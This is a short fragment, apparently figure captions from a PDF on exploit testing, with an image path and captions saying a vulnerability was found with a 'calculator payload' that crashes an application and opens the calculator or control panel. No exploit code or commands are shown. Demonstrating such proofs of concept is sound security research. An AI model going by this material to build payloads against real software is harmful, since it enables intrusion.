
Vulnerability found by generating the calculator payload



Application crashes and opens the calculator



Vulnerability found by generating the calculator payload



The app crashes and opens control panel.

